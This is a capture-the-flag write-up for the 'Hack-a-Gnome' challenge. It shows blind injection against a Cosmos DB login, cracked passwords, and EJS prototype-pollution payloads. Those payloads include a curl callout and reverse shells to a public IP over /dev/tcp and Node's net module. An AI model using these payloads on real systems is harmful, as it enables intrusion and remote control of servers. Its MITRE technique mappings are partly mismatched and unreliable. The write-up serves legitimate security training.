
| Objective: Hack-a-Gnome | Difficulty Level: 3 |
|---|---|
| Davis in the Data Center is fighting a gnome army-join the hack-a-gnome fun. | Location: Data Center |
Solution Overview
SQL injection was used to identify the database type, and then map the structure and contents of the table. This yielded two users and the associated password hashes. The hashes were known and were cracked using crackstation.net. This allowed for login to the application. The hint indicated that the statistics panel used a template. Node.js was identified using server response headers. Embedded JavaScript Templating (EJS) is the most popular template package for use with node.js, and it is vulnerable to remote code execution (RCE) from prototype pollution. Polluting the prototype with a remote shell payload gave access to the server. Once connected, a README.md file was located that mapped the code structure of the controller area network (CAN) bus. Assuming that the direction commands were in their own command range, and that the range started at the beginning of either the 2XX or 5XX range (because they were adjacent to the defined ranges). This allowed for the identification of the correct codes. Once corrected, the robot was manuevered through the maze to the power switch and the factory was powered down.
| Activity | Primary Tactic | MITRE ATT&CK Technique ID | MITRE ATT&CK Technique Name |
|---|---|---|---|
| Determine database type using SQL injection | Discovery | T1596.005 | Application Layer Protocol: SQL |
| Determine database structure using SQL injection | Discovery | T1596.005 | Application Layer Protocol: SQL (used to enumerate schema, tables, columns) |
| Determine usernames and password hashes using SQL injection | Credential Access | T1078 (Valid Accounts) | Credentials from Databases |
| Crack password hashes | Credential Access | T1110.002 | Password Cracking |
| Remote code execution from prototype pollution | Execution | T1203 | Exploitation for Client Execution |
| Decode CAN bus signals | Discovery | T1595 | Protocol Analysis |
Detailed Solution
Click to expand
Starting with the login page, tested several injections attempting to identify the backend database. This NoSQL injection {“$ne”: null} creates an error:

The error message indicates the application is using Azure Cosmos DB!
Key Indicators:
- Microsoft.Azure.Documents.Common/2.14.0 - This is the Azure Cosmos DB SDK
- ActivityId - Cosmos DB uses ActivityIds for tracking queries
- Error code SC1010 - Cosmos DB-specific error code
- "invalid token '$'" - triggered a syntax error in Cosmos DB's SQL-like query language
About Cosmos DB:
- Microsoft's NoSQL database service
- Uses a SQL-like query language (not standard SQL)
- Supports multiple APIs (SQL API, MongoDB API, Cassandra, etc.)
- This appears to be using the SQL API based on the error
Using the register functionality, it is possible to search for users using the syntax '" OR STARTWITH(c.username, "b") by observing the system response. If username starts with the string, the error message is "Username is taken". If it doesnt startwith the string, then the message is "Username is available". This pattern can be used to identify two users: bruce and harold.

Using similar injection techniques, it is possible to map the database structure.
- 'harold" AND IS_DEFINED(c.id)--' is used to identify the field ID (harold is ID=1, bruce is ID=2)
- 'harold" AND IS_DEFINED(c.digest)--' is used to identify the field were the password digest is stored.
Using trial and error, the length of the digest can be determined using the injection: 'harold" AND Length(c.digest) = 32--'

The digest can only consist of a limited number of characters: 0-9 and a-f.
Using the injection 'harold" AND STARTSWITH(c.digest) = "0"', it is possible to retrieve both digests.

Bruce digest: d0a9ba00f80cbc56584ef245ffc56b9e
Harold digest: 07f456ae6a94cb68d740df548847f459
Using crackstation.net, it is possible to crack both hashes and retrieve the passwords.

Bruce password: oatmeal12
Harold password: oatmeal!!
Once logged in we are presented with the Smart Gnome Control Center as Bruce:
The hint indicates that we should be attempting prototype pollution of the statistics panel.

The following reference is helpful for understanding prototye polution: https://www.youtube.com/watch?v=W9_x8pc_bh8
Testing prototype pollution:
Key:__proto__
Subkey: toString
Value: a
Message: message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22__proto__%22%2C%22subkey%22%3A%22toString%22%2C%22value%22%3A%22a%22%7D
This request is sent to the application using Burp:

The request results in a broken application, which indicates the application is vulnerable to prototype pollution.

We need to determine how to exploit prototype pollution to give more than an error. Server Headers indicate “Express” which is Node.js. The hint indicates that there are backend templates. Googling "what is the most common template package used with Node.js" indicates that EJS is the most popular package. EJS is also be susceptible to RCE using prototype pollution.
This is the payload:
{
  "action": "update",
  "key": "__proto__",
  "subkey": "outputFunctionName",
  "value": "x;process.mainModule.require('child_process').execSync('curl http://YOUR-SERVER');s"
}
URL Encoded:
message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22__proto__%22%2C%22subkey%22%3A%22outputFunctionName%22%2C%22value%22%3A%22x%3Bprocess.mainModule.require('child_process').execSync('curl%20http%3A%2F%2FYOUR-SERVER')%3Bs%22%7D
Payload that uses webhook.site as a sensor:
message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22__proto__%22%2C%22subkey%22%3A%22outputFunctionName%22%2C%22value%22%3A%22x%3Bprocess.mainModule.require('child_process').execSync('curl%20https%3A%2F%2Fwebhook.site%2Ff3bc21bc-b85f-4bb1-9bf2-bd4ac5767b96')%3Bs%22%7D
Webhook detects the connection:

Weaponizing with Node.JS reverse shell:
{
  "action": "update",
  "key": "__proto__",
  "subkey": "outputFunctionName",
  "value": "x;require('child_process').exec('node -e \\'require(\"net\").connect({port:4444,host:\"173.255.237.30 \"},function(){this.pipe(require(\"child_process\").spawn(\"/bin/sh\",[]).stdin);require(\"child_process\").spawn(\"/bin/sh\",[]).stdout.pipe(this);})\\'');s"
}
Setup a linode linux system with a public IP and a listener on port 4444 to catch the shell.
The message payload for the shell:
message=%7B%22action%22%3A%22update%22%2C%22key%22%3A%22__proto__%22%2C%22subkey%22%3A%22outputFunctionName%22%2C%22value%22%3A%22x%3Bprocess.mainModule.require('child_process').execSync('bash%20-c%20%5C%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F173.255.237.30%2F4444%200%3E%261%5C%22')%3Bs%22%7D

Once the payload is sent, trigger a refresh in the application to load the payload (change name + refresh).
The README.md shows that CAN IDs are grouped by type or purpose. 400 codes are requests, 300 codes are status. It is reasonable to assume that commands are a separate group, either 200 or 500 codes.Lets start with 200, and assume they are sequential. Let’s start with 200-204. While the shell is active, it is not possible to get any feedback to commands. The process is to connect, change the python file, disconnect, and then test.
sed -i 's/0x244/0x200/g' canbus_client.py   # up
sed -i 's/0x245/0x201/g' canbus_client.py   # down
sed -i 's/0x246/0x202/g' canbus_client.py   # left
sed -i 's/0x247/0x203/g' canbus_client.py   # right
Trial and error reveals the codes:
- 0x201 = UP
- 0x202 = DOWN
- 0x204 = RIGHT
- 0x203 = LEFT
With control of the robot, boxes need to be moved so the power switch can be reached. The robot can only move a single box, so that limits the path.

Answer: Reach the power switch and shut down the factory
Tools Reference
| Tools Used | Tool Version |
|---|---|
| crackstation.net | N/A |
| Burp Suite Community Edition | v2024.11.2 |
| Claude.ai | 4.5 |
| Linux Linode | System Ubuntu 24.04 LTS |
| Webhook.net | N/A |
| sed | v4.9 |
Hints Reference
| Provided By | Hint |
|---|---|
| Santa | Sometimes, client-side code can interfere with what you submit. Try proxying your requests through a tool like Burp Suite or OWASP ZAP. You might be able to trigger a revealing error message. |
| Santa | Oh no, it sounds like the CAN bus controls are not sending the correct signals! If only there was a way to hack into your gnome's control stats/signal container to get command-line access to the smart-gnome. This would allow you to fix the signals and control the bot to shut down the factory. During my development of the robotic prototype, we found the factory's pollution to be undesirable, which is why we shut it down. If not updated since then, the gnome might be running on old and outdated packages. |
| Santa | I actually helped design the software that controls the factory back when we used it to make toys. It's quite complex. After logging in, there is a front-end that proxies requests to two main components: a backend Statistics page, which uses a per-gnome container to render a template with your gnome's stats, and the UI, which connects to the camera feed and sends control signals to the factory, relaying them to your gnome (assuming the CAN bus controls are hooked up correctly). Be careful, the gnomes shutdown if you logout and also shutdown if they run out of their 2-hour battery life (which means you'd have to start all over again). |
| Santa | There might be a way to check if an attribute IS_DEFINED on a given entry. This could allow you to brute-force possible attribute names for the target user's entry, which stores their password hash. Depending on the hash type, it might already be cracked and available online where you could find an online cracking station to break it. |
| Santa | Once you determine the type of database the gnome control factory's login is using, look up its documentation on default document types and properties. This information could help you generate a list of common English first names to try in your attack. |
| Santa | Nice! Once you have command-line access to the gnome, you'll need to fix the signals in the canbus_client.py file so they match up correctly. After that, the signals you send through the web UI to the factory should properly control the smart-gnome. You could try sniffing CAN bus traffic, enumerating signals based on any documentation you find, or brute-forcing combinations until you discover the right signals to control the gnome from the web UI. |
| Chris | Hey, I could really use another set of eyes on this gnome takeover situation. Their systems have multiple layers of protection now - database authentication, web application vulnerabilities, and more! But every system has weaknesses if you know where to look. Ready to help me turn one of these rebellious bots against its own kind? |
Acknowledgements
| Provided By | Notes |
|---|---|
| fluffme | Gave me clues about using server side java for prototype pollution. Suggested using Webhook and Linode for testing connections and then establishing them. This allowed me to solve the challenge without changing my machine's security posture. |